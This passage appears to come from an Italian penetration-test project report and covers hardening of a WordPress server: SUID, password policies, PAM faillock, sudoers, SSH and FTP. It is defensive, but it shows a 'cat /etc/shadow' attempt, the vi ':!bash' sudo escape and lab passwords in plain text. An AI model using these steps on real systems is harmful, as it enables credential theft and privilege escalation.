ls -l /opt/exec
-rwx----- 1 root root 16312 May  5 21:52 /opt/exec
root@vmWebServer:/# 
```

### 3.1.2. Impedire SUID sulla partizione

È preferibile che gli utenti non possano utilizzare file SUID, a causa dei rischi di sicurezza inerenti. Quindi, è possibile impedire loro l'esecuzione di tali file con i privilegi del proprietario montando la partizione del disco con l'opzione **nosuid**. Per fare ciò, è necessario inserire quest'ultima nel file **/etc/fstab**.

```
# /etc/fstab: static file system information.
#
# Use 'blkid' to print the universally unique identifier for a
# device; this may be used with UUID= as a more robust way to name devices
# that works even if disks are added and removed. See fstab(5).
#
# <file system> <mount point> <type> <options> <dump> <pass>
# / was on /dev/ubuntu-vg/ubuntu-lv during curtin installation
/dev/disk/by-id/dm-uuid-LVM-RZz1fW0dAll3soIJdLIgQ0c9qek4xSep0Ubx1Hl0Wfki2tnawCXcpPiv1aY0d2fP / ext4 defaults,nosuid 0 1
```

In seguito al riavvio della macchina, ogni utente continua ad avere la possibilità di visualizzare, creare o modificare file con il bit SUID abilitato, ma il sistema ne consente l'utilizzo solo con i propri privilegi.

```
www-data@vmWebServer:/$ cd /opt
cd /opt
www-data@vmWebServer:/opt$ ls -l exec
ls -l exec
-rwsr-xr-x 1 root root 16312 May  5 21:52 exec
www-data@vmWebServer:/opt$ ./exec
./exec
USER ID: 33
EXEC ID: 33
Enter OS command:cat /etc/shadow
cat /etc/shadow
cat: /etc/shadow: Permission denied
www-data@vmWebServer:/opt$ █
```

## 3.2. Aumentare la sicurezza delle password

### 3.2.1. Password di MySQL

L'utilizzo di password deboli e facilmente indovinabili su **phpMyAdmin**, come "password" o "wordpress1234", mette a rischio la sicurezza del sistema. Per rendere le password più robuste, è possibile utilizzare il componente **validate\_password** di MySQL per impostare una **policy** nel momento in cui un utente sceglie la propria password.

Per la configurazione di validate\_password è necessario accedere al prompt **mysql** collegandosi all'utente admin attraverso il seguente comando, che richiede l'inserimento della password:

```
mysql -u admin -p
```

L'opzione **-p** indica a MySQL che deve richiedere una password per l'utente specificato attraverso l'opzione **-u**.

```
www-data@vmWebServer:/ $ mysql -u admin -p
mysql -u admin -p
Enter password: password

Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 49
Server version: 8.0.32-0ubuntu0.22.04.2 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> ■
```

La configurazione impostata è la seguente:

- **policy = 1**: indica che la password ha una difficoltà media
- **length = 8**: indica che la password deve contenere almeno 8 caratteri
- **number\_count = 1**: indica che la password deve contenere almeno 1 carattere numerico
- **mixed\_case\_count = 1**: indica che la password deve contenere almeno 1 carattere minuscolo e 1 carattere maiuscolo
- **special\_char\_count = 1**: indica che la password deve contenere almeno un carattere speciale

Policy	Tests Performed
0 or LOW	Length
1 or MEDIUM	Length; numeric, lowercase/uppercase, and special characters
2 or STRONG	Length; numeric, lowercase/uppercase, and special characters; dictionary file

```

mysql> INSTALL COMPONENT 'file:///component_validate_password';
INSTALL COMPONENT 'file:///component_validate_password';
Query OK, 0 rows affected (0.07 sec)
mysql> SET GLOBAL validate_password.policy = 1;
SET GLOBAL validate_password.policy = 1;
Query OK, 0 rows affected (0.00 sec)

mysql> SET GLOBAL validate_password.length = 8;
SET GLOBAL validate_password.length = 8;
Query OK, 0 rows affected (0.00 sec)

mysql> SET GLOBAL validate_password.number_count = 1;
SET GLOBAL validate_password.number_count = 1;
Query OK, 0 rows affected (0.00 sec)

mysql> SET GLOBAL validate_password.mixed_case_count = 1;
SET GLOBAL validate_password.mixed_case_count = 1;
Query OK, 0 rows affected (0.00 sec)

mysql> SET GLOBAL validate_password.special_char_count = 1;
SET GLOBAL validate_password.special_char_count = 1;
Query OK, 0 rows affected (0.01 sec)

```

Attraverso l'interfaccia grafica di phpMyAdmin è stata cambiata la password dell'utente admin in una che rispecchia i requisiti di sicurezza della policy impostata.

```


www-data@vmWebServer:/$ mysql -u admin -p
mysql -u admin -p
Enter password: password

ERROR 1045 (28000): Access denied for user 'admin'@'localhost' (using password: YES)
www-data@vmWebServer:/$ mysql -u admin -p
mysql -u admin -p
Enter password: Sicurezza.9

Welcome to the MySQL monitor. Commands end with ; or \g.

```

Grazie al componente validate\_password, quindi, le password deboli non vengono accettate e vengono fornite indicazioni sulle caratteristiche mancanti da inserire.



### 3.2.2. Password degli utenti del sistema

Per forzare l'utilizzo di password più forti anche per gli utenti del sistema (come agreco) è stata utilizzata la libreria **libpam-pwquality** su Target.

**pwquality** è un modulo di PAM che permette di definire delle policy per le password inserite, in modo da forzare l'utente ad inserire password con un determinato formato.

Per configurare il modulo è necessario modificare il file **pwquality.conf**, che si trova in /etc/security.

```

root@vmWebServer:/etc/security# cat pwquality.conf
# Configuration for systemwide password quality limits
# Defaults:
#
# Number of characters in the new password that must not be present in the
# old password.
# difok = 1
#
# Minimum acceptable size for the new password (plus one if
# credits are not disabled which is the default). (See pam_cracklib manual.)
# Cannot be set to lower value than 6.
# minlen = 8
#
# The maximum credit for having digits in the new password. If less than 0
# it is the minimum number of digits in the new password.
# dcredit = 0
#
# The maximum credit for having uppercase characters in the new password.
# If less than 0 it is the minimum number of uppercase characters in the new
# password.
# ucredit = 0
#
# The maximum credit for having lowercase characters in the new password.
# If less than 0 it is the minimum number of lowercase characters in the new
# password.
# lcredit = 0
#
# The maximum credit for having other characters in the new password.
# If less than 0 it is the minimum number of other characters in the new
# password.
# ocredit = 0
#
# The minimum number of required classes of characters for the new
# password (digits, uppercase, lowercase, others).
# minclass = 0
#
# The maximum number of allowed consecutive same characters in the new password.
# The check is disabled if the value is 0.
# maxrepeat = 0
#
# The maximum number of allowed consecutive characters of the same class in the
# new password.
# The check is disabled if the value is 0.
# maxclassrepeat = 0
#
# Whether to check for the words from the passwd entry GECOS string of the user.
# The check is enabled if the value is not 0.
# gecoscheck = 0
#
# Whether to check for the words from the cracklib dictionary.
# The check is enabled if the value is not 0.
# dictcheck = 1

```

La configurazione impostata è la seguente:

- **difork = 2**: indica che la nuova password non deve contenere più di 2 caratteri presenti nella vecchia password
- **minlen = 8**: indica che la password deve essere lunga almeno 8 caratteri
- **dcredit = -1**: indica che la password deve contenere almeno 1 numero
- **ucredit = -1**: indica che la password deve contenere almeno 1 lettera maiuscola
- **lcredit = -1**: indica che la password deve contenere almeno una lettera minuscola
- **ocredit = -1**: indica che la password deve contenere almeno un carattere speciale

```

root@vmWebServer:/etc/security# cat pwquality.conf
# Configuration for systemwide password quality limits
# PASSWORD SECURITY POLICY:
#
# Number of characters in the new password that must not be present in the
# old password.
# difok = 2
#
# Minimum acceptable size for the new password (plus one if
# credits are not disabled which is the default). (See pam_cracklib manual.)
# Cannot be set to lower value than 6.
# minlen = 8
#
# The maximum credit for having digits in the new password. If less than 0
# it is the minimum number of digits in the new password.
# dcredit = -1
#
# The maximum credit for having uppercase characters in the new password.
# If less than 0 it is the minimum number of uppercase characters in the new
# password.
# ucredit = -1
#
# The maximum credit for having lowercase characters in the new password.
# If less than 0 it is the minimum number of lowercase characters in the new
# password.
# lcredit = -1
#
# The maximum credit for having other characters in the new password.
# If less than 0 it is the minimum number of other characters in the new
# password.
# ocredit = -1
#

```

Come ulteriore rafforzamento, è stato deciso di applicare anche una policy di **pwexpiration** alla password degli utenti, modificando il file /etc/login.defs.

```

#
# Password aging controls:
#
#      PASS_MAX_DAYS   Maximum number of days a password may be used.
#      PASS_MIN_DAYS   Minimum number of days allowed between password changes.
#      PASS_WARN_AGE    Number of days warning given before a password expires.
#
PASS_MAX_DAYS    99999
PASS_MIN_DAYS    0
PASS_WARN_AGE    7

```

In particolare, per forzare gli utenti a cambiare la password ogni 6 mesi è stato impostato:

**PASS\_MAX\_DAYS = 180.**

```

#
# Password aging controls:
#
#      PASS_MAX_DAYS   Maximum number of days a password may be used.
#      PASS_MIN_DAYS   Minimum number of days allowed between password changes.
#      PASS_WARN_AGE    Number of days warning given before a password expires.
#
PASS_MAX_DAYS    180
PASS_MIN_DAYS    0
PASS_WARN_AGE    7

```

## 3.3. WordPress

Come evidenziato dalla fase di Vulnerability Analysis, sfruttando svariati tool, come DirB, FUFF e WPScan, è stato possibile individuare varie falte nella sicurezza di WordPress e del sito realizzato. È opportuno fornire delle soluzioni sicure per prevenire attacchi ed acquisizioni di informazioni.

### 3.3.1. HTTPS

La prima cosa che è possibile notare è l'utilizzo del protocollo HTTP. Quest'ultimo, infatti, oltre a non possedere alcun tipo di crittografia dei dati, permette agli attaccanti di intercettare e compromettere quelli scambiati. Per questo motivo, è preferibile optare per il più sicuro HTTPS, che combina il protocollo HTTP con quello SSL o TLS.

Per forzare WordPress ad implementare la sicurezza nelle comunicazioni è possibile inserire nel file /var/www/wordpress/wp-config.php la seguente configurazione:

```
define ('FORCE_SSL_ADMIN', true);
/* Add any custom values between this line and the "stop editing" line. */
define ('FORCE_SSL_ADMIN', true);
/* That's all, stop editing! Happy publishing. */
```

### 3.3.2. Modificare i permessi di wp-config.php

Il file wp-config.php, come visto in precedenza, è quello che contiene le configurazioni di WordPress. Queste ultime comprendono anche le chiavi e i salt di autenticazione.

Tuttavia, chiunque ha i permessi di lettura e scrittura sul file.

Per risolvere questo problema è possibile garantire i privilegi al solo proprietario, ossia www-data, o eventualmente al suo gruppo. Per fare ciò, dopo essersi collocati nella cartella /var/www/wordpress, è necessario eseguire il seguente comando:

**chmod 600 wp-config.php o chmod 660 wp-config.php**

**600:** fornisce i privilegi di lettura e scrittura al proprietario (6), nessuno al gruppo (0) e nessuno agli altri utenti (0)


**660:** fornisce i privilegi di lettura e scrittura al proprietario (6), lettura e scrittura al gruppo (6) e nessuno agli altri utenti (0)

```
root@vmWebServer:/var/www/wordpress# ls -l wp-config.php
ls -l wp-config.php
-rw-rw-rw- 1 www-data www-data 3295 May  5 20:59 wp-config.php
root@vmWebServer:/var/www/wordpress# chmod 600 wp-config.php
chmod 600 wp-config.php
root@vmWebServer:/var/www/wordpress# ls -l wp-config.php
ls -l wp-config.php
-rw----- 1 www-data www-data 3295 May  5 20:59 wp-config.php
root@vmWebServer:/var/www/wordpress# █
```

### 3.3.3. Limitare i tentativi di accesso

Di default WordPress non possiede alcun meccanismo per limitare il numero di tentativi di accesso e contrastare attacchi di brute force.

Per risolvere tale problema, è possibile installare il plugin [Limit Login Attempts Reloaded](#). Quest'ultimo, infatti, può essere configurato a proprio piacimento per limitare il numero di tentativi con password errate e bloccare l'accesso per un determinato lasso di tempo.



### 3.3.4. Aggiornare alle ultime versioni

Come per la maggior parte dei software, anche WordPress necessita di essere sempre aggiornato alle ultime versioni in modo da godere delle patch di sicurezza più avanzate.

Questa semplice operazione costituisce una misura difensiva efficace contro molteplici vulnerabilità, tra cui quelle individuate dal WPScan.

### 3.3.5. Eliminare gli elementi superflui

All'interno della cartella /var/www/wordpress è possibile cancellare i file readme.html e license.txt in quanto inutili al funzionamento del sito e causa di Information Leakage. Infatti, all'interno di readme è stata individuata la pagina di login e le versioni di alcune componenti del sistema.

Per fare ciò, all'interno della directory, è necessario eseguire i seguenti comandi:

**rm readme.html**

**rm license.txt**

```
root@vmWebServer:/var/www/wordpress# rm readme.html
rm readme.html
root@vmWebServer:/var/www/wordpress# rm license.txt
rm license.txt
root@vmWebServer:/var/www/wordpress# █
```

Inoltre, una volta entrati all'interno di WordPress, sono stati individuati svariati temi e plugin inutilizzati. È buona norma eliminare questi elementi al fine di evitare potenziali punti di accesso dall'esterno ed appesantimento del sito.

### 3.3.6. Gestire XML-RPC

Come già spiegato in precedenza, XML-RPC è un protocollo di comunicazione con vulnerabilità che consentono attacchi di brute force e DDoS. All'interno di WordPress, tale protocollo è abilitato di default e la sua configurazione si trova nel file **/var/www/wordpress/xmlrpc.php**.

Dal momento che XML-RPC consente di interagire da remoto con il sito, potrebbe essere necessario lasciarlo abilitato. Per evitare le minacce descritte, è possibile:

- Utilizzare il plugin [Manage XML-RPC](#) che effettua verifiche sulle richieste ricevute
- Modificare il file .htaccess, presente nella stessa directory di xmlrpc.php, inserendo le seguenti direttive:

```
<Files xmlrpc.php>
order deny,allow
deny from all
allow from xxx.xxx.xxx.xxx
</Files>
```


xxx.xxx.xxx deve essere sostituito con l'indirizzo o gli indirizzi IP da cui XML-RPC può accettare le richieste.

Qualora si voglia disabilitare completamente il servizio, invece, è possibile:

- Utilizzare il plugin [Disable XML-RPC-API](#) che disabilita completamente il protocollo
  - Modificare il file .htaccess inserendo le seguenti direttive:
- ```
<Files xmlrpc.php>
order deny,allow
deny from all
</Files>
```

### 3.3.7. Rimuovere il Directory Browsing

Il Directory Browsing è abilitato di default in WordPress. In particolare, è possibile osservarne la presenza nella pagina wp-content/uploads/. A causa di ciò, chiunque abbia accesso al sito può spostarsi all'interno delle cartelle e dei file del sito raccogliendo informazioni. I rischi diventano maggiori nel caso in cui venga garantito erroneamente l'accesso a dati sensibili.



Per rimuovere questo problema è possibile inserire alla fine del file /var/www/wordpress/.htaccess la seguente direttiva:

#### Options -Indexes

In questo modo, viene eliminato il Directory Browsing per tutti gli elementi presenti nella stessa cartella in cui si trova il file .htaccess.

### **3.3.8. Disabilitare WP-Cron**

WP-Cron gestisce il sistema di pianificazione degli eventi all'interno di WordPress per eseguire attività programmate, come l'esecuzione di aggiornamenti, l'invio di notifiche e la pubblicazione programmata di post.

La particolarità di WP-Cron è che si attiva in base alle visite al sito web per il quale è configurato. Per tale motivo, un gran numero di richieste provoca la continua attivazione delle attività programmate e quindi un'amplificazione delle operazioni da parte del sito. Ciò implica un degrado delle prestazioni che può essere equivalente ad un attacco DoS.

Per rimuovere tale problema è possibile inserire nel file /var/www/wordpress/wp-config.php la seguente configurazione:

```
define ('DISABLE_WP_CRON', true);  
/* Add any custom values between this line and the "stop editing" line. */  
  
define ('DISABLE_WP_CRON', true);  
  
/* That's all, stop editing! Happy publishing. */
```

## 3.4. Limitare i tentativi di accesso a Target

Per prevenire attacchi di brute force, proteggendo gli account da accessi non autorizzati è possibile utilizzare **PAM Faillock**. Quest'ultimo è un modulo PAM che tiene traccia dei tentativi di accesso falliti degli utenti e gestisce il blocco degli account una volta superata una certa soglia.

Il modulo, a partire da Giugno 2020, ha sostituito pam\_tally e pam\_tally2, che sono stati deprecati.

Faillock può essere configurato in base alle specifiche esigenze di sicurezza di un sistema. Nel nostro caso, all'interno del file /etc/pam.d/common-auth sono state inserite le seguenti impostazioni:

```
auth required pam_faillock.so preauth audit silent deny=3 even_deny_root
unlock_time=60

auth [default=die] pam_faillock.so authfail audit deny=3 even_deny_root
unlock_time=60

auth sufficient pam_faillock.so authsucc audit deny=3 even_deny_root
unlock_time=60
```

- La parola chiave “**auth**” definisce che i moduli specificati devono essere eseguiti durante la fase di autenticazione. Nel nostro caso è stato utilizzato il modulo “**pam\_faillock.so**”
- La parola chiave “**required**” indica che, il modulo in questione deve essere eseguito con successo per poter procedere con le successive
- La parola chiave “[**default=die**]” indica che, se l'autenticazione fallisce nel modulo in questione deve essere terminato immediatamente il processo
- La parola chiave “**sufficient**” indica che, se l'autenticazione ha successo nel modulo in questione non è necessario considerare altri moduli
- L'opzione “**preauth**” indica che le regole dell'impostazione in questione devono essere eseguite nella fase precedente all'autenticazione
- L'opzione “**authfail**” indica che le regole dell'impostazione in questione devono essere eseguite in caso di fallimento dell'autenticazione. Inoltre, a meno che l'utente non sia già bloccato a causa di precedenti tentativi di autenticazione falliti, permette al modulo di registrare il fallimento nel file di conteggio appropriato
- L'opzione “**authsucc**” indica che le regole dell'impostazione in questione devono essere eseguite in caso di successo dell'autenticazione. Inoltre, a meno che l'utente non sia già bloccato a causa di precedenti tentativi di autenticazione falliti, permette al modulo di cancellare i record dei fallimenti nel file di conteggio appropriato
- L'opzione “**audit**” permette di registrare il nome utente in un file di log
- L'opzione “**silent**” permette di non stampare messaggi informativi, che possono causare Information Leakage, all'interno dei file di log. Quando vengono utilizzate le opzioni authfail e authsucc, silent è implicito
- L'opzione “**deny**” permette di specificare il numero ammesso di tentativi di accesso falliti. Nel nostro caso è “3”
- L'opzione “**even\_deny\_root**” indica che la regola in questione è valida anche per l'utente root
- L'opzione “**unlock\_time**” permette di specificare, in secondi, la durata del blocco dell'account. Nel nostro caso è “60”

```

root@vmWebServer:/# cat /etc/pam.d/common-auth
cat /etc/pam.d/common-auth
#
# /etc/pam.d/common-auth - authentication settings common to all services
#
# This file is included from other service-specific PAM config files,
# and should contain a list of the authentication modules that define
# the central authentication scheme for use on the system
# (e.g., /etc/shadow, LDAP, Kerberos, etc.). The default is to use the
# traditional Unix authentication mechanisms.
#
# As of pam 1.0.1-6, this file is managed by pam-auth-update by default.
# To take advantage of this, it is recommended that you configure any
# local modules either before or after the default block, and use
# pam-auth-update to manage selection of other modules. See
# pam-auth-update(8) for details.

# here are the per-package modules (the "Primary" block)
auth    required          pam_faillock.so preauth audit silent deny=3 even_deny_root unlock_time=60
auth    [success=1 default=ignore]    pam_unix.so nullok
# here's the fallback if no module succeeds
# BEGIN ANSIBLE MANAGED BLOCK
auth    [default=die]        pam_faillock.so authfail audit deny=3 even_deny_root unlock_time=60
auth    sufficient         pam_faillock.so authsucc audit deny=3 even_deny_root unlock_time=60
# END ANSIBLE MANAGED BLOCK
auth    requisite          pam_deny.so
# prime the stack with a positive return value if there isn't one already;
# this avoids us returning an error just because nothing sets a success code
# since the modules above will each just jump around
auth    required           pam_permit.so
# and here are more per-package modules (the "Additional" block)
auth    optional            pam_cap.so
# end of pam-auth-update config
root@vmWebServer:/# █

```

Inoltre, attraverso il comando **faillock** è possibile visualizzare tutti i tentativi di accesso effettuati per gli utenti della macchina target.

Per ognuno di essi vengono specificati l'orario, il tipo, la sorgente e la validità (V) o invalidità (I) nel conteggio.

```

root@vmWebServer:/# faillock
faillock
agreco:
When      Type  Source          }   SSH da Kali Linux      Valid
2023-07-02 14:56:49 RHOST 192.168.1.50 }   V
2023-07-02 14:56:52 RHOST 192.168.1.50 }   V
root:
When      Type  Source          }   Macchina Target      Valid
2023-07-02 15:27:53 RHOST          }   V
vincarlet:
When      Type  Source          }   Switch User in      Valid
2023-07-02 15:27:22 SVC   su          }   Reverse Shell       V
2023-07-02 15:25:08 SVC   su          }   I
2023-07-02 15:25:16 SVC   su          }   I
root@vmWebServer:/# █

```

## 3.5. Utilizzare differenti editor di testo

Come visto in precedenza, uno dei metodi effettuati per la Privilege Escalation consiste nello sfruttamento della possibilità dell'utente agreco di utilizzare l'editor di testo vi con l'ausilio di sudo.

Tale editor, infatti, consente di aprire una shell mediante il comando :!bash.

Per evitare che questa configurazione rappresenti una vulnerabilità del sistema, possono essere intraprese 2 soluzioni:

- **Eliminare il permesso di utilizzo di vi con sudo.** Quest'ultimo si trova all'interno del file /etc/sudoers.d/localpriv. Per fare ciò, deve semplicemente essere cancellata la voce corrispondente all'interno del file.

```
Cmnd_Alias ALLOWED_CMDS = /usr/bin/vi, /usr/bin/sh  
agreco ALL=(ALL) ALLOWED_CMDS
```

```
Cmnd_Alias ALLOWED_CMDS = /usr/bin/sh  
agreco ALL=(ALL) ALLOWED_CMDS
```

- Se l'utente ha necessità di apportare modifiche a file con privilegi di amministratore, è possibile sostituire vi con un **editor alternativo**, come sudoedit o nano, che non consente l'esecuzione di comandi shell.

È opportuno ricordare che non è raccomandato fare in modo che un utente abbia il permesso di modificare dei file come se fosse root. Sarebbe buona pratica specificare quali file possano essere editati in modo da restringere la libertà nel sistema.

```
Cmnd_Alias ALLOWED_CMDS = /usr/bin/vi, /usr/bin/sh  
agreco ALL=(ALL) ALLOWED_CMDS
```

```
Cmnd_Alias ALLOWED_CMDS = /usr/bin/sudoedit, /usr/bin/sh  
agreco ALL=(ALL) ALLOWED_CMDS
```

Inoltre, se un utente deve avere la possibilità di modificare file ed eseguire degli script con privilegi elevati, come nel caso di agreco se non ci fosse stato l'errore di scrittura accanto a "sh", sarebbe opportuno posizionarlo all'interno del gruppo sudo.

Infine, dal momento che pur essendo l'utente www-data è stato possibile leggere il file localpriv all'interno della cartella sudoers.d, una buona tecnica di hardening consiste nell'impostare per tale cartella, ed il suo contenuto, gli stessi permessi del file localpriv, ossia sola lettura per l'utente root.

## 3.6. Miglioramenti per SSH

È opportuno effettuare un hardening del servizio SSH, intervenendo sui file **/etc/ssh/sshd\_config.d/50-cloud-init.conf** e **/etc/ssh/sshd\_config**.

Per il file 50-cloud-init-conf è stata effettuata la seguente operazione:

- **Disabilitazione dell'autenticazione con password:** in questo modo, si forza l'utilizzo delle chiavi (chiave pubblica, chiave privata) e si mitigano i tentativi di brute force, così che eventuali password deboli (come quella di agreco) non possano essere sfruttate. Per applicare la modifica: **PasswordAuthentication no**

```
root@vmWebServer:/etc/ssh/sshd_config.d# cat 50-cloud-init.conf
PasswordAuthentication no
root@vmWebServer:/etc/ssh/sshd_config.d#
```

In un contesto in cui si volesse mantenere l'autenticazione con password, sarebbe opportuno impedire password vuote (**PermitEmptyPasswords no**) e, per mitigare gli attacchi brute force, potrebbe essere utile sfruttare un tool come **Fail2Ban**. Quest'ultimo controlla i tentativi di accesso falliti da diversi indirizzi IP e, se il numero di tentativi falliti supera una certa soglia in un determinato intervallo di tempo, l'IP viene bannato per un certo periodo di tempo.

Per il file sshd\_config (che include 50-cloud-init-conf) sono state effettuate le seguenti operazioni:

- **Disabilitazione del login del root** [modifica già presente]: avere il login del root attivo è molto rischioso; perciò, disabilitandolo, si riduce la superficie di attacco. Per applicare la modifica: **PermitRootLogin no**
- **Cambiare la porta SSH di default** [modifica già presente]: cambiando la porta di default (22), si può ridurre il potenziale numero di attacchi, dato che la maggior parte degli exploit ha come target la medesima. Per applicare la modifica: **Port 2409**
- **Abilitazione intervallo di timeout per inattività:** una connessione SSH può rimanere attiva senza alcuna attività, ma tali sessioni inattive potrebbero essere un rischio per la sicurezza; dunque, è una buona idea configurare l'intervallo di timeout per inattività. Per applicare la modifica: **ClientAliveInterval 300** (di default era pari a 0); in questo modo, la sessione viene mantenuta per 5 minuti, dopodiché viene chiusa se non si ricevono risposte dal client.

Inoltre, in base al contesto, per ridurre ulteriormente la superficie di attacco potrebbero essere effettuate anche le seguenti operazioni:

- Bloccare l'accesso a determinati utenti o gruppi (**DenyUsers e/o DenyGroups**)
- Fornire l'accesso a determinati utenti o gruppi (**AllowUsers e/o AllowGroups**)
- Specificare gli indirizzi IP su cui il server si mette in ascolto, così da limitare l'accesso a SSH solo a determinati indirizzi IP attendibili (**ListenAddress**)

Per applicare le modifiche, lanciare il comando **systemctl restart sshd**. Ad esempio, come si può vedere dall'immagine di seguito, l'autenticazione con password è stata effettivamente disabilitata.

```
(kali㉿kali)-[~/Desktop]
$ ssh -p 2409 agreco@192.168.1.80
agreco@192.168.1.80: Permission denied (publickey).
```

## 3.7. Miglioramenti per FTP

Oltre SSH, è opportuno effettuare anche un hardening del servizio FTP, intervenendo sui file **/etc/vsftpd.conf**, **/etc/vsftpd.user\_list** e **/etc/ftpusers**, già trovati durante la fase di ispezione per la Privilege Escalation; dunque, i medesimi sono stati analizzati e opportunamente modificati.

```
root@vmWebServer:/etc# cat vsftpd.conf vsftpd.user_list
listen=YES
anonymous_enable=NO
local_enable=YES
write_enable=YES
local_root=/var/www/wordpress
local_umask=022
allow_writeable_chroot=YES
chroot_local_user=yes
pasv_min_port=30000
pasv_max_port=31000
dirmessage_enable=YES
use_localtime=YES
xferlog_enable=YES
connect_from_port_20=YES
xferlog_file=/var/log/vsftpd.log
ftpd_banner=Welcome to WP FTP service.
secure_chroot_dir=/var/run/vsftpd/empty
pam_service_name=vsftpd
rsa_cert_file=/etc/ssl/certs/ssl-cert-snakeoil.pem
rsa_private_key_file=/etc/ssl/private/ssl-cert-snakeoil.key
ssl_enable=NO
utf8_filesystem=YES
wpadmin
root@vmWebServer:/etc# _

root@vmWebServer:/etc# cat ftpusers
# /etc/ftpusers: list of users disallowed FTP access. See ftpusers(5).

root
daemon
bin
sys
sync
games
man
lp
mail
news
uucp
nobody
root@vmWebServer:/etc# _
```

Analizzando il file **/etc/vsftpd.conf**, come previsto precedentemente, la modalità anonima è già stata disabilitata (**anonymous\_enable=NO**) e ciò impedisce il collegamento e le operazioni di lettura/scrittura ad utenti anonimi.

Inoltre, agli utenti presenti nel file **/etc/ftpusers** è negato l'accesso a FTP e ciò lo si può verificare nel file **/etc/pam.d/vsftpd**; infatti, la riga **auth required pam\_listfile.so item=user sense=deny file=/etc/ftpusers onerr=succeed** indica proprio che gli utenti nel file **ftpusers** non avranno l'accesso a FTP. A causa dell'opzione “**onerr=succeed**”, in caso di errori durante la lettura del file o file mancante, l'autenticazione va a buon fine per tutti gli utenti; quindi, se si volesse adottare una politica più restrittiva, si potrebbe cambiare con “**onerr=fail**” così da negare l'accesso a tutti gli utenti in caso di errori durante la lettura del file o file mancante.

```

root@vmWebServer:/etc/pam.d# ls
chfn      common-account    common-session      newusers  polkit-1   sshd   sudo
chpasswd  common-auth       common-session-noninteractive other    runuser   su     sudo-i
chsh      common-password   login               passwd    runuser-1  su-1   vsftpd
root@vmWebServer:/etc/pam.d# cat vsftpd
# Standard behaviour for vsftpd(8).
auth      required      pam_listfile.so item=user sense=deny file=/etc/ftpusers onerr=succeed
# Note: vsftpd handles anonymous logins on its own. Do not enable pam_ftp.so.

# Standard pam includes
@include common-account
@include common-session
@include common-auth
auth      required      pam_shells.so
root@vmWebServer:/etc/pam.d#

```


Per quanto riguarda gli utenti a cui è consentito l'accesso a FTP, essi sono contenuti nel file /etc/vsftpd.user\_list, che in questo caso contiene il solo utente wpadmin. Per applicare effettivamente questo filtro, è necessario aggiungere le opzioni **userlist\_enable=YES** e **userlist\_file=/etc/vsftpd.user\_list** nel file /etc/vsftpd.conf.

Altre opzioni potenzialmente utili sono le seguenti:


- **idle\_session\_timeout=300**, che permette di terminare una sessione inattiva dopo 5 minuti (300 secondi), proprio come per SSH
- **max\_per\_ip=50**, che permette di limitare il massimo numero di connessioni per IP, così da mitigare eventuali attacchi DoS o DDoS
- **ssl\_enable=YES**, per abilitare SSL/TLS, così da cifrare il traffico; in questo caso, inoltre, sarebbe opportuno aggiungere anche le altre opzioni inerenti, tra cui **ssl\_tlsv1=YES**, **ssl\_sslv2=NO**, **ssl\_sslv3=NO**, in modo da abilitare TLS e non SSL, dato che quest'ultimo è vulnerabile

